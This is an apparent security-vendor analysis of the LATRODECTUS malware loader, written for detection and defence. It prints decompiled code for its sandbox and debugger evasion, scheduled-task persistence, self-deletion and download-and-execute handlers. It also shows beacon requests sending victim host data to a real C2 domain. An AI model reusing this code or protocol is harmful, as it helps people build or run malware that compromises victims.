

Spring Cleaning with LATRODECTUS: A Potential Replacement for ICEDID

 elastic.co/security-labs/spring-cleaning-with-latrodectus



[Subscribe](#)



LATRODECTUS at a glance

First discovered by Walmart researchers in October of 2023, LATRODECTUS is a malware loader gaining popularity among cybercriminals. While this is considered a new family, there is a strong link between LATRODECTUS and ICEDID due to behavioral and developmental similarities, including a command handler that downloads and executes encrypted payloads like ICEDID. Proofpoint and Team Cymru built upon this connection to discover a strong link between the network infrastructure used by both the operators of ICEDID and LATRODECTUS.

LATRODECTUS offers a comprehensive range of standard capabilities that threat actors can utilize to deploy further payloads, conducting various activities after initial compromise. The code base isn't obfuscated and contains only 11 command handlers focused on enumeration and execution. This type of loader represents a recent wave observed by our team such as PIKABOT, where the code is more lightweight and direct with a limited number of handlers.


This article will focus on LATRODECTUS itself, analyzing its most significant features and sharing resources for addressing this financially impactful threat.

Key takeaways

- Initially discovered by Walmart researchers last year, LATRODECTUS continues to gain adoption among recent financially-motivated campaigns
- LATRODECTUS, a possible replacement for ICEDID shares similarity to ICEDID including a command handler to execute ICEDID payloads
- We observed new event handlers (process discovery, desktop file listing) since its inception and integration of a self-delete technique to delete running files
- Elastic Security provides a high degree of capability through memory signatures, behavioral rules, and hunting opportunities to respond to threats like LATRODECTUS

LATRODECTUS campaign overview

Beginning early March of 2024, Elastic Security Labs observed an increase in email campaigns delivering LATRODECTUS. These campaigns typically involve a recognizable infection chain involving oversized JavaScript files that utilize WMI's ability to invoke msiexec.exe and install a remotely-hosted MSI file, remotely hosted on a WEBDAV share.



With major changes in the loader space during the past year, such as the [QBOT](#) takedown and [ICEDID](#) dropping off, we are seeing new loaders such as [PIKABOT](#) and [LATRODECTUS](#) have emerged as possible replacements.

LATRODECTUS analysis

Our LATRODECTUS [sample](#) comes initially packed with file information [masquerading](#) as a component to Bitdefender's kernel-mode driver (TRUFOS.SYS), shown in the following image.

File Version Information

Copyright	Copyright © Bitdefender
Product	Bitdefender Antivirus
Description	Trufos API
Original Name	TRUFOS.DLL
Internal Name	TRUFOS.DLL
File Version	2.5.4.62.761d05c Free Build

File version information of packed LATRODECTUS sample

In order to move forward with malware analysis, the sample must be unpacked manually or via an automatic unpacking service such as [UnpacMe](#).


Results

Submitted	Sample	Status
13/03/2024 10:13:53	aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c falcon2.dll	complete Unpacked!

Insights +

ATT&CK (2) +


Parent ▾

 [aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c](#)
falcon2.dll Download

x64 dll 695 KB 13/04/2022

Unpacked Children 🔍 📄


Unpacked Child ▾

 [d458a1459e865ba6faeca30447fba1f7813cf8e3e5e4c454c4d93d1a2b345805](#) Malpedia: win_unidentified_111_auto Download

x64 dll 59 KB 06/03/2024

UnpacMe summary

LATRODECTUS is a DLL with 4 different exports, and each export is assigned the same export address.



Name	Address	Ordinal
extra	000000180003CE4	1
follower	000000180003CE4	2
run	000000180003CE4	3
scub	000000180003CE4	4
DllEntryPoint	000000180003C7C	[main entry]

Exports for LATRODECTUS

String obfuscation

All of the strings within LATRODECTUS are protected using a straightforward algorithm on the encrypted bytes and applying a transformation by performing arithmetic and bitwise operations. The initial [report](#) published in 2023 detailed a PRNG algorithm that was not observed in our sample, suggesting continuous development of this loader. Below is the algorithm implemented in Python using our [nightMARE framework](#):

```
def decrypt_string(encrypted_bytes: bytes) -> bytes:
    x = cast.u32(encrypted_bytes[:4])
    y = cast.u16(encrypted_bytes[4:6])
    byte_size = cast.u16(cast.p32(x ^ y)[:2])
    decoded_bytes = bytearray(byte_size)

    for i, b in enumerate(encrypted_bytes[6 : 6 + byte_size]):
        decoded_bytes[i] = ((x + i + 1) ^ b) % 256

    return bytes(decoded_bytes)
```

Runtime API

LATRODECTUS obfuscates the majority of its imports until runtime. At the start of the program, it queries the PEB in combination with using a CRC32 checksum to resolve `kernel32.dll` and `ntdll.dll` modules and their functions. In order to resolve additional libraries such as `user32.dll` or `wininet.dll`, the malware takes a different approach

performing a wildcard search (*.dll) in the Windows system directory. It retrieves each DLL filename and passes them directly to a CRC32 checksum function.

```
des::GetSystemDirectory();
lpFileName = des::GetSystemDirectory();
if ( !lpFileName )
    return 0i64;
des::DecryptString(dword_1800100B8, str_wildcard_dll); // \*.dll
_str_wildcard_dll = str_wildcard_dll;
if ( !des::CombinePath(&lpFileName, str_wildcard_dll) )
    return 0i64;
LibraryW = 0i64;
des::ZeroOutMemory(&FindFileData, 0x250ui64);
hFindFile = FindFirstFileW(lpFileName, &FindFileData);
if ( hFindFile != -1i64 )
{
    while ( FindNextFileW(hFindFile, &FindFileData) && hFindFile != -1i64 )
    {
        v2 = des::CountLengthWideStr(FindFileData.cFileName);
        crc32_hash = des::checksum::CRC32(FindFileData.cFileName, 2 * v2);
        if ( crc32_hash == hash )
        {
            LibraryW = LoadLibraryW(FindFileData.cFileName);
            break;
        }
    }
}
des::FreeUpMemoryViaSyscall(lpFileName);
return LibraryW;
```

DLL search using a CRC32 checksum

Anti-analysis

When all the imports are resolved, LATRODECTUS performs several serial anti-analysis checks. The first monitors for a debugger by looking for the BeingDebugged flag inside the Process Environment Block (PEB). If a debugger is identified, the program terminates.

```
int64 des::BeingDebuggedCheck()
{
    return GetPEB()->BeingDebugged;
}
```

BeingDebugged check via PEB

In order to avoid sandboxes or virtual machines that may have a low number of active processes, two validation checks are used to combine the number of running processes with the OS product version.

```
os_version = des::RetrieveMajorMinorOSVersions();
if ( des::GetCurrentProcessesRunning() < 75 && os_version >= 6 )
    return 0xFFFFFFFFi64;
if ( des::GetCurrentProcessesRunning() < 50 && os_version < 6 )
    return 0xFFFFFFFFi64;
```

Number of processes and OS validation checks

In order to account for the major differences between Windows OS versions, the developer uses a custom enum based on the major/minor version, and build numbers within Windows.

```

if ( RtlGetVersion )
    RtlGetVersion(&os_ver);
if ( !RtlGetVersion )
    GetVersionExW(&os_ver);
if ( os_ver.dwMajorVersion != 5 || os_ver.dwMinorVersion )
{
    if ( os_ver.dwMajorVersion == 5 && os_ver.dwMinorVersion )
    {
        return 1;
    }
    else if ( os_ver.dwMajorVersion != 6 || os_ver.dwMinorVersion )
    {
        if ( os_ver.dwMajorVersion == 6 && os_ver.dwMinorVersion == 1 )
        {
            return 3;
        }
        else if ( os_ver.dwMajorVersion == 6 && os_ver.dwMinorVersion == 2 )
        {
            return 4;
        }
        else if ( os_ver.dwMajorVersion == 6 && os_ver.dwMinorVersion == 3 )
        {
            return 5;
        }
        else if ( os_ver.dwMajorVersion != 10 || os_ver.dwMinorVersion )
        {
            if ( os_ver.dwMajorVersion == 10 && !os_ver.dwMinorVersion && os_ver.dwBuildNumber >= 0x55F0 )
                return 7;
        }
        else
        {
            return 6;
        }
    }
}

```

Enum related to build numbers, OS version

The two previous conditions translate to:

- LATRODECTUS will exit if the number of processes is less than 75 and the OS version is a recent build such as Windows 10, Windows Server 2016, or Windows 11
- LATRODECTUS will exit if the number of processes is less than 50 and the OS version is an older build such as Windows Server 2003 R2, Windows XP, Windows 2000, Windows 7, Windows 8, or Windows Server 2012/R2

After the sandbox check, LATRODECTUS verifies if the current process is running under WOW64, a subsystem of Windows operating systems that allows for 32-bit applications to run on 64-bit systems. If true (running as a 32-bit application on a 64-bit OS), the malware will exit.

```

-----
CurrentProcess = GetCurrentProcess();
IsWow64Process(CurrentProcess, &Wow64Process);
if ( Wow64Process )
    return 0xFFFFFFFFi64;
-----
IsWow64Process check

```

The last check is based on verifying the MAC address via the `GetAdaptersInfo()` call from `iphlpapi.dll`. If there is no valid MAC Address, the malware will also terminate.

```

AdapterInfo = 0i64;
v4 = 0i64;
SizePointer = 0;
AdaptersInfo = GetAdaptersInfo(0i64, &SizePointer);
if ( AdaptersInfo == ERROR_BUFFER_OVERFLOW )
{
    AdapterInfo = des::AllocateMemoryViaSyscall(SizePointer);
    AdaptersInfo = GetAdaptersInfo(AdapterInfo, &SizePointer);
    while ( AdapterInfo->AddressLength <= 6 )
    {
        AdapterInfo = AdapterInfo->Next;
        if ( !AdapterInfo )
            goto LABEL_6;
    }
    return 0i64;
}

```

MAC Address check

Mutex

This malware uses the string `running` as the mutex to prevent re-infection on the host, which may be an accidental typo on the part of developers.

Mutants	\Sessions\1\BaseNamedObjects\7580:304:WilStaging_02	0x17c
Mutant	\Sessions\1\BaseNamedObjects\running	0x210
Section	\Windows\Theme611103449	0x100
Section	\Sessions\1\Windows\Theme493335501	0x108
Semaphore	\Sessions\1\BaseNamedObjects\SM0:7580:304:WilStaging_02_p0	0x150
Semaphore	\Sessions\1\BaseNamedObjects\SM0:7580:304:WilStaging_02_p0h	0x154
Thread	rundll32.exe (7580): 4560	0x234
Thread	rundll32.exe (7580): 1964	0x23c

Mutex

Hardware ID

After the mutex creation, LATRODECTUS will generate a hardware ID that is seeded from the volume serial number of the machine in combination with multiplying a hard-coded constant (`0x19660D`).

```

LODWORD(hwid_calc->field_0) = des::SerialNumberCalculation(VolumeSerialNumber);
WORD2(hwid_calc->field_0) = des::SerialNumberCalculation(VolumeSerialNumber);
result = des::SerialNumberCalculation(VolumeSerialNumber);
HIWORD(hwid_calc->field_0) = result;
for ( i = 0; i < 8; ++i )
{
    *(&hwid_calc->counter + i) = des::SerialNumberCalculation(VolumeSerialNumber);
    result = i + 1;
}
return result;

```

HWID calculation

Campaign ID

At this stage, the decrypted campaign name (`Littlehw`) from our sample is used as a seed passed into a Fowler–Noll–Vo hashing [function](#). This will produce a hash that is used by the actor to track different campaigns and associated victim machines.

```

v3 = empty_string;
for ( i = campaign_str_seed; i < &campaign_str_seed[size]; ++i )
    v3 = 0x1000193 * (*i ^ v3);
return v3;

```

Campaign ID calculation using FNV

Setup / persistence

The malware will generate a folder path using a configuration parameter, these determine the location where LATRODECTUS will be dropped on disk, such as the following directories:

- AppData
- Desktop
- Startup
- Personal
- Local\AppData

Our sample was configured with the AppData location using a hard-coded directory string Custom_update along with a hardcoded filename Update_ concatenated with digits seeded from the volume serial number. Below is the full file path inside our VM:

C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll

The malware will check for an existing file AppData\Roaming\Custom_update\update_data.dat to read from, and if the file does not exist it will create the directory before writing a copy of itself in the directory.

Time of ...	Process Name	PID	Operation	Path	Result	Detail
4:14:44.9...	rundll32.exe	72...	CreateFile	C:\Users\REM\AppData\Roaming\Custom_update\update_data.dat	PATH NOT FOUND	Desired Access: Generic Read, ...
4:25:02.7...	rundll32.exe	72...	CreateFile	C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll	PATH NOT FOUND	Desired Access: Generic Read, ...
4:26:32.8...	rundll32.exe	72...	CreateFile	C:\Users\REM\AppData\Roaming\Custom_update	NAME NOT FOUND	Desired Access: Read Attribute...
4:26:32.8...	rundll32.exe	72...	CreateFile	C:\Users\REM\AppData\Roaming\Custom_update	SUCCESS	Desired Access: Generic Write, ...
4:26:32.8...	rundll32.exe	72...	CloseFile	C:\Users\REM\AppData\Roaming\Custom_update	SUCCESS	
4:26:36.4...	rundll32.exe	72...	CreateFile	C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll	SUCCESS	Desired Access: Generic Write, ...
4:26:36.4...	rundll32.exe	72...	WriteFile	C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll	SUCCESS	Offset: 0, Length: 60,416, Priorit...
4:26:36.4...	rundll32.exe	72...	CloseFile	C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll	SUCCESS	

LATRODECTUS written in AppData

After the file is copied, LATRODECTUS retrieves two C2 domains from the global configuration, using the previously-described string decryption function.

```

int64 __fastcall des::DownloadAndRunExe(const CHAR *cmd_arg, int flag)
{
    unsigned int random_num; // eax
    int StrLength; // eax
    unsigned int result; // [rsp+30h] [rbp-548h]
    WCHAR *appdata_folder; // [rsp+38h] [rbp-540h]
    __int16 str_format[128]; // [rsp+50h] [rbp-528h] BYREF
    WCHAR path[264]; // [rsp+150h] [rbp-428h] BYREF
    WCHAR file_download[268]; // [rsp+360h] [rbp-218h] BYREF

    appdata_folder = des::RetrieveAppDataRoamingFolder(28);
    if ( !appdata_folder )
        return 0i64;
    des::ZeroOutMemory(path, 0x208ui64);
    des::DecryptString(dword_1800FF70, str_format); // %s%d.exe
    random_num = des::GenerateRandomNumberSeededbyCursorPosUptime();
    wsprintfW(path, str_format, appdata_folder, random_num);
    des::FreeUpMemoryViaSyscall(appdata_folder);
    des::ZeroOutMemory(file_download, 0x208ui64);
    StrLength = GetStrLength(cmd_arg);
    MultiByteToWideChar(0, 1u, cmd_arg, StrLength, file_download, 260);
    result = des::DownloadFileFromInternetAllocateStrComparsionHTMLTagsWriteFile(file_download, path, 0i64, 0i64);
    if ( flag && result )
        return des::StartNewProcess(path, 1);
    else
        return result;
}

```

Decrypting C2 servers

Before the main thread is executed for command dispatching, LATRODECTUS sets up a scheduled task for persistence using the Windows Component Object Model (COM).


```

pService[1] = 0i64;
*pService = 0i64;
CoInitializeEx(0i64, 0);
Instance = CoCreateInstance(&CLSID_TaskScheduler, 0i64, 1u, &IID_ITaskService, pService);
if ( Instance < 0 )
    return Instance;
zeroes[0] = 0;
qmemcpy(password, zeroes, 0x18ui64);
qmemcpy(domain, zeroes, 0x18ui64);
qmemcpy(user, zeroes, 0x18ui64);
qmemcpy(server, zeroes, 0x18ui64);


v4 = ((*pService)->lpVtbl->Connect)(*pService, server, user, domain, password);
if ( v4 >= 0 )
{
    v4 = ((*pService)->lpVtbl->GetFolder)(*pService, path, pService + 1);
    if ( v4 >= 0 )
        return v4;
}
((*pService)->lpVtbl->Release)(*pService);
*pService = 0i64;
pService[1] = 0i64;
return v4;

```

Scheduled task creation via COM

In our sample, the task name is hardcoded as **Updater** and scheduled to execute upon successful logon.

Updater	Ready	At log on of DESKTOP-2C3IQHO\REM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
---------	-------	----------------------------------	------------------------	-------------------------------------



Scheduled task properties

Self-deletion

Self-deletion is one noteworthy technique incorporated by LATRODECTUS. It was discovered by Jonas Lykkegaard and implemented by Lloyd Davies in the delete-self-poc repo. The technique allows LATRODECTUS to delete itself while the process is still running using an alternate data stream.

Elastic Security Labs has seen this technique adopted in malware such as the ROOK ransomware family. The likely objective is to hinder incident response processes by interfering with collection and analysis. The compiled malware contains a string (:wtfbbq) present in the repository.

```

memcpy(fRename->FileName, _str_wtfbbqz, str_len);
if ( SetFileInformationByHandle(hFile, FileRenameInfo, fRename, str_wtfbbq_plus_space[0]) )
{
    des::FreeUpMemoryViaSyscall(fRename);
    CloseHandle(hFile);
    hFile = CreateFileW(lpFileName, DELETE, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
    if ( hFile == -1i64 )
    {
        return 0xFFFFFFFFi64;
    }
    else
    {
        FileInformation.DeleteFileA = 0;
        des::MemSetToZero(&FileInformation, 1ui64);
        FileInformation.DeleteFileA = 1;
        if ( SetFileInformationByHandle(hFile, FileDispositionInfo, &FileInformation, 1u) )
        {
            CloseHandle(hFile);
            return 0i64;
        }
    }
}

```

Self-deletion code in LATRODECTUS

This technique is observed at the start of the infection as well as when the malware performs an update using event handler #15. Elastic Security Labs has created a [CAPA rule](#) to help other organizations identify this behavior generically when analyzing various malware.

Communication

LATRODECTUS encrypts its requests using base64 and RC4 with a hardcoded password of **12345**. The first POST request over HTTPS that includes victim information along with configuration details, registering the infected system.

```


POST https://aytobusesre.com/live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: aytobusesre.com
Content-Length: 256
Cache-Control: no-cache

```

```

M1pNDFh7f1KrBaDJqAPvJ98BTFDZdSDWDD8o3bMJbpmu0qdYv0FCZ0u6GtKSN0g//WHAS2npR/HDoLtIKBgkLwyrIh/3EJ+UR/0EKhYUzgm9K4D
otfExUiX9FBy/HeV7C4PgPDigm55zCU709kSADmtviAodjuRBVW3DJ2Pf5+pGH9SG1VI8bdmZg+6GQFpcFTGjdwVcrORkxBjCGq3Eiv2svt3+ZF
IN126PcvN95YJ0ie1Puljfs3wqsw455V70

```



Initial registration request

Below is an example of the decrypted contents sent in the first request:

```

counter=0&type=1&guid=249507485CA29F24F77B0F43D7BA&os=6&arch=1&username=user&group=510584660&ver=1.1&up=4&direction=aytobusesre.com&mac=00:0c:24:0e:29:85;&computername=DESKTOP-3C4ILHO&domain=-

```

Name	Description
counter	Number of C2 requests increments by one for each callback
type	Type of request (registration, etc)
guid	Generated hardware ID seeded by volume serial number
os	Windows OS product version
arch	Windows architecture version
username	Username of infected machine
group	Campaign identifier seeded by unique string in binary with FNV
version	LATRODECTUS version
up	Unknown
direction	C2 domain
mac	MAC Address
computername	Hostname of infected machine
domain	Domain belonging to infected machine

Each request is pipe-delimited by an object type, integer value, and corresponding argument. There are 4 object types which route the attacker controlled commands (**CLEARURL**, **URLS**, **COMMAND**, **ERROR**).

```

des::DecryptString(encrypted_CLEARURL, decrypted_str); // CLEARURL
str_CLEARURL = decrypted_str;
if ( des::StringCompare(recv_struct.p_object, decrypted_str) )
{
    des::DecryptString(encrypted_URLS, decrypted_str); // URLS
    str_URLS = decrypted_str;
    if ( des::StringCompare(recv_struct.p_object, decrypted_str) )
    {
        des::DecryptString(encrypted_COMMAND, decrypted_str); // COMMAND
        str_COMMAND = decrypted_str;
        if ( des::StringCompare(recv_struct.p_object, decrypted_str) )
        {
            des::DecryptString(encrypted_ERROR, decrypted_str); // ERROR
            str_ERROR = decrypted_str;
            des::StringCompare(recv_struct.p_object, decrypted_str);
        }
        else
        {
            cmd_id = des::atoi::ConvertNumericStringIntoInteger(recv_struct.cmd_id);
            des::Handlers(p_c2_url, cmd_id, &recv_struct);
        }
    }
    else
    {
        _16 = 16i64;
        num = des::atoi::ConvertNumericStringIntoInteger(recv_struct.cmd_id);
        des::URLfunction(p_c2_url, num, *(&recv_struct.p_object + _16));
    }
}


```

Command dispatching logic

The main event handlers are passed through the **COMMAND** object type with the handler ID and their respective argument.

COMMAND|12|http://www.meow123.com/test

The **CLEARURL** object type is used to delete any configured domains. The **URLS** object type allows the attacker to swap to a new C2 URL. The last object type, **ERROR**, is not currently configured.



Example of command request via CyberChef

Bot Functionality

LATRODECTUS's core functionality is driven through its command handlers. These handlers are used to collect information from the victim machine, provide execution capabilities as well as configure the implant. We have seen two additional handlers (retrieve processes, desktop listing) added since the initial [publication](#) which may be a sign that the codebase is still active and changing.

Command ID	Description
2	Retrieve file listing from desktop directory
3	Retrieve process ancestry
4	Collect system information
12	Download and execute PE
13	Download and execute DLL
14	Download and execute shellcode
15	Perform update, restart
17	Terminate own process and threads
18	Download and execute ICEDID payload
19	Increase Beacon Timeout
20	Resets request counter

Desktop listing - command ID (2)

This command handler will retrieve a list of the contents of the user's desktop, which the developer refers to as **deskLinks**. This data will be encrypted and appended to the outbound beacon request. This is used for enumerating and validating victim environments quickly.

```

p_mem = des::AllocateMemoryViaSyscall(1ui64);
des::DecryptString(dword_18000F8E0, decrypted_str); // &desklinks=[
str_desklinks = decrypted_str;
des::CopyBytes(&p_mem, decrypted_str);
desktop_path = des::CollectDesktopPath(CSIDL_DESKTOPDIRECTORY);
if ( desktop_path )
{
    des::DecryptString(dword_18000F8F8, decrypted_str); // *.*
    str_wildcard_search = decrypted_str;
    des::CopyBytes(&desktop_path, decrypted_str);
    hFindFile = FindFirstFileA(desktop_path, &FindFileData);
    if ( hFindFile != -1i64 )
    {
        v2 = 1;
        do
        {
            if ( des::StringCompare(FindFileData.cFileName, str_period)
                && des::StringCompare(FindFileData.cFileName, str_double_period) )
            {
                if ( !v2 )
                    des::CopyBytes(&p_mem, &str_comma_0);
                memset(v10, 0, 260);
                des::DecryptString(dword_18000F908, decrypted_str); // "%s"
                v7 = decrypted_str;
                wsprintfA(v10, decrypted_str, FindFileData.cFileName);
                des::CopyBytes(&p_mem, v10);
                v2 = 0;
            }
        }
        while ( FindNextFileA(hFindFile, &FindFileData) );
        FindClose(hFindFile);
    }
}
}
}
}
}

```

Desktop listing (Handler #2)

Example request:

```

counter=0&type=1&guid=249507485CA29F24F77B0F43D7BA&os=6&arch=1&username=user&group=510584660&ver=1.1&up=4&direction=aytobusesre.com&desklinks=
["OneDrive.lnk", "OneNote.lnk", "PowerPoint.lnk", "Notepad++.lnk", "Excel.lnk", "Google Chrome.lnk", "Snipping
Tool.lnk", "Notepad.lnk", "Paint.lnk"]

```

Process ancestry - command ID (3)

This event handler is referenced as **proclist** by the developer where it collects the entire running process ancestry from the infected machine via the **CreateToolhelp32Snapshot** API.

```

v16 = 0;
memset(pe, 0, sizeof(pe));
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
p_mem2 = des::AllocateMemoryViaSyscall(1ui64);
des::DecryptString(dword_18000F858, decrypted_str); // &proclist=[
str_proc_list = decrypted_str;
des::CopyBytes(&p_mem2, decrypted_str);
if ( hSnapshot != -1i64 )
{
    *pe = 0x130;
    i = 0;
    if ( Process32First(hSnapshot, pe) )
    {
        do
            ++i;
        while ( Process32Next(hSnapshot, pe) );
    }
    p_mem = des::AllocateMemoryViaSyscall(8i64 * i);
    if ( Process32First(hSnapshot, pe) )
    {
        y = 0;

```

Retrieve process ancestry (Handler #3)

Like security researchers, malware authors are interested in process parent/child relationships for decision-making. The authors of LATRODECTUS even collect information about process grandchildren, likely to validate different compromised environments.

```

"pid": "456",
"proc": "wininit.exe",
"subproc": [
  {
    "pid": "592",
    "proc": "services.exe",
    "subproc": [
      {
        "pid": "704",
        "proc": "svchost.exe",
        "subproc": []
      },
      {
        "pid": "744",
        "proc": "svchost.exe",
        "subproc": [
          {
            "pid": "3700",
            "proc": "WmiPrvSE.exe",
            "subproc": []
          },
          {
            "pid": "4828",
            "proc": "ShellExperienceHost.exe",
            "subproc": []
          }
        ]
      }
    ]
  }
]

```

Example of process ancestry collected by LATRODECTUS

Collect system information - command ID (4)

This command handler creates a new thread that runs the following system discovery/enumeration commands, each of which is a potential detection opportunity:

```

C:\Windows\System32\cmd.exe /c ipconfig /all
